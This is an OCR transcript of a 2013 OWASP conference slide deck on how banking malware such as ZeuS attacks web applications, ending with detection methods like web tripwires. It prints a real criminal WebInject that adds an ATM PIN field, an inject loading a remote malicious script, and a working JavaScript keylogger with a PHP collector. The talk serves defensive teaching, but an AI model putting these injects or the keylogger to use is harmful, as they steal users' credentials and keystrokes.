How Malware Attacks Web Applications

Casey Smith

SnowFROC 2013

OWASP

The Open Web Application Security Project

- About Me
  - FirstBank, Colorado
  - Information Security Analyst
  - Interests include:
    - Malware Reverse Engineering
    - Anti-Virus Evasion
    - Rootkit Technologies
    - Web Application Attack Methodologies

My definition of Malware.

- "Software that is intended to damage , ***disrupt*** or disable computers and computer systems."
- I want to discuss Malware that is written or customized to attack your web applications, specifically.

Malware Installation

OWASP
The Open Web Application Security Project

- The reality is some users interacting with your web application are infected with Malware.

- How?
  - Fake mobile apps, Exploit Packs, Malicious Ads, Compromised Sites, Drive-By Downloads, Phishing Emails, etc...


ZeuS - And its variants

- ZeuS and it variants. Citadel, GameOver, etc..
- Three core components:
  - A custom builder
  - Custom configuration Files
  - Defines WebInject files
- These components have been adopted by other Malware variations. Bugat, Tinba, Shylock etc…

February 1, 2013, 1:08PM

Citadel Trojan: It's Not Just for Banking Fraud Anymore

ZeuS Components



What is a WebInject?

OWASP
The Open Web Application Security Project

- At the core of ZeuS variants is the ability to inject markup and scripts directly into the page on the infected client.
- Defines a URL, and markup patterns to match

Actual Criminal WebInject – Type 1

OWASP
The Open Web Application Security Project

```
73
74 set_url https://www.example.com/login* GP
75 data_before
76 <input type="password" name="password"*</td>
77 data_end
78 data_inject
79 <td width="225"><label for="password" class="formlabel">3. ATM PIN</label><br/>
80 <input type="password" name="USpass" id="atmpin" size="20" maxlength="14" title="Enter ATM PIN" tabindex=
81 <br/> </td>
82 data_end
83 data_after
84 data_end
85 data_before
86 <label for="account" class="formlabel">
87 data_end
88 data_inject
89 4. Sign on to
90 data_end
91 data_after
92 </label>
93 data_end
```

WebInject Gallery

= Injected Content

WebInject – Type 2

OWASP
The Open Web Application Security Project

```
<head>
data_end
data_inject
<script type="text/javascript"
src="https://www.example.com/nl01/jquery17.js"></script>
<script type="text/javascript"
src="https://www.example.com/nl01/mymalicousscript.nl.js"></script>
data_end
```

Malware will inject additional functionality to your application, in order to conduct the attacks, persist state, and conduct fraud.

JavaScript Keylogger


```
/*
2012 by WireMask
http://wiremask.eu/
*/
var keys='';
document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    keys+=key;
}
window.setInterval(function(){
    new Image().src = 'http://localhost/demo/webA/keylogger.php?c='+keys;
    keys = '';
}, 1000);
************************************************************
<?php
/*
2012 by WireMask
http://wiremask.eu/
*/
$str = isset ($_GET['c']) ? $_GET['c'] : false ;
if ($str) {
    $ff = fopen ('data.txt', 'a+') ;
    fputs ($ff, $str) ;
    fclose ($ff) ;
}
?>
```

Form Grabbing

OWASP
The Open Web Application Security Project

Information:
Current user: admin
GMT date: 08.03.2013
GMT time: 04:12:08

Statistics:
Summary
OS

Botnet:
Bots
Scripts

Reports:
→ Search in database
Search in files
Jabber notifier

System:
Information
Options
User
Users

Logout

Filter

Search from date (dd.mm): 08.03 to date: 08.03

Bots: Botnets:
IP-addresses: Countries:

Search string:

Type of report: Cookies of browsers

- --
- Cookies of browsers
- File
- HTTP or HTTPS request
- HTTP request
- HTTPS request
- FTP login
- POP3 login
- All grabbed data
- Grabbed data [UI]
- Grabbed data [HTTP(S)]
- Grabbed data [WinSocket]
- Grabbed data [FTP client]
- Grabbed data [E-mail]
- Grabbed data [Other]

Case sensiti
Exclude retri).
Show only re s).
Show as text

Reset form | Search | Remove

Resul
Bo >>

08.03.2013

RESEARCH-BE0179_7875768FFE7B302B
--, 127.0.0.1

[+] Cookies of browsers
[+] http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&ar=msnhome
[+] http://localhost:8080/WebGoat/attack
[+] http://localhost:8080/WebGoat/attack

Session Hijacking

OWASP
The Open Web Application Security Project

CP :: Jabber notifier

Information:

Current user: admin
GMT date: 08.03.2013
GMT time: 12:31:39

Statistics:

Summary
OS

Botnet:

Bots
Scripts

Reports:

Search in database
Search in files
→ Jabber notifier

System:

Information
Options
User
Users

Logout

Options

☐ Enable

Account (name@server[:port]): @

Password:


To (name@server):

Masks of URL's (one per line):

URL-file for execution:

Local log-file:

Persistence and Stealth



Sample Process Tampering - MineSweeper

- Dll Injection
- API Hooks
- Operating System Persistence
- Encrypted Communications
- Splitting 'Evil' across multiple files
- Memory Resident Only
- Low AV Detection Rate

Detecting Malware?

- Focus on Application side detection
- Any of the following changing during a session, would be considered interesting:

  -IP Address (Caution here)

  -Accept Encoding

  -Accept Language

  -User-Agent Strings

Detecting Malware – part 2

- Customers complaining of system being down, strange error messages, unexplained transactions, suspicious input fields.
- Strange Referer Headers
- Watch for Malware writers testing their code. (Yes, you probably have Malware writers as customers!)
  - Out of order page interactions
  - Extra POST parameters sent
  - Unusual velocity of transactions
  - Excessive Logins

Detecting Malware – part 3

- Detecting In-Flight Page Changes with Web TripWires.
- Checksums of portions of the response, validated against server provided hash.
- Detailed Solution in:
  “Web Application Defender’s Cookbook”

Detecting Malware – part 4

OWASP
The Open Web Application Security Project

```
36
37      if (responsetextHash != tripwireHash) {
38        // Detected modification
39        alert("WARNING - This web page has been modified since leavin
40    // alert(tripwireHash);
41
42        // Notify server
43        if (WebTripwire.notifyChangeURL) {
44          var notify = WebTripwire.newXHR();
45
46          // Create a handler for the notification request
47          var notifyHandler = function() {
48            if (notify.readyState == 4 && notify.status == 200) {
49              // Notify the user
50              WebTripwire.react(targetPageHTML, req.responseText, not
51            }
52          };
53
54          // Create a results string to send back
```

Watch Expressions

Call Stack

handler

Paused on a JavaScript breakpoint.

Scope Variables

```
Local
  notify: undefined
  notifyHandler: undefined
  responsetextHash: "61062988dd6f73c79886ddfa8d8c3efc"
  results: undefined
  this: XMLHttpRequest
  tripwireHash: "398211ea2b7b58c4d8647c936a3cb6ba"
Closure
Global
```

Detecting Malware – part 5

OWASP
The Open Web Application Security Project

Cyclos | view-source:localhost:8080/

localhost:8080/do/login

Cyclos
Open Source on-line banking software

Login

in name yet?

The page at localhost:8080 says:

WARNING - This web page has been modified since leaving the web server. Your system may be infected with a Banking Trojan.

OK

Elements | Resources | Network | Sources | Timeline | Pro

webtripwire-login.js

```
34      // var targetPageHTML = decodeURI(WebTrip
35      var responsetextHash = hex_md5(req.responseText);
36
37      if (responsetextHash != tripwireHash) {
38        // Detected modification
```

Call Stack

Not Paused

Headers | TextView | SyntaxView | WebForms | HexView | Auth | Cookies | Raw | JSON | XML

```
POST http://localhost:8080/check-submit.cgi HTTP/1.1
Host: localhost:8080
Connection: keep-alive
Content-Length: 12820
Origin: http://localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.22 (KHTML, like Gecko) Chrome/25.0.1364.160 Safari/537.22
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://localhost:8080/do/login
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: JSESSIONID=04D167D23724A00E27CB0431D49D78B2

actualHTML=%3C!DOCTYPE%20HTML%20PUBLIC%20%22-%2F%2FW3C%2F%2FDTD%20HTML%204.01%20Transitional%2F%2FEN%22%20%22http%3A%2F%2Fwww.w3.org%2FTR%2Fhtm
20JavaScripTools%20library%20(http%3A%2F%2Fjavascriptools.sourceforge.net)%20--%3E%0A%3Cscript%20language%3D%22javascript%22%20src%3D%22%2Fpage
09onComplete%3A%20function(req)%20%7B%0A%09%09%09if%20(req.transport.status%20%3D%3D%20401)%20%7B%0A%09%09%09%09%2F%2Falert(%22Please%20login%2
0A%09%3C%2Ftr%3E%0A%09%3Ctr%3E%0A%09%09%3Ctd%20nowrap%3D%22nowrap%22%20class%3D%22label%22%3EPassword%3C%2Ftd%3E%0A%09%09%3Ctd%3E%3Cinput%20typ
```

Questions ?

“Malwaria”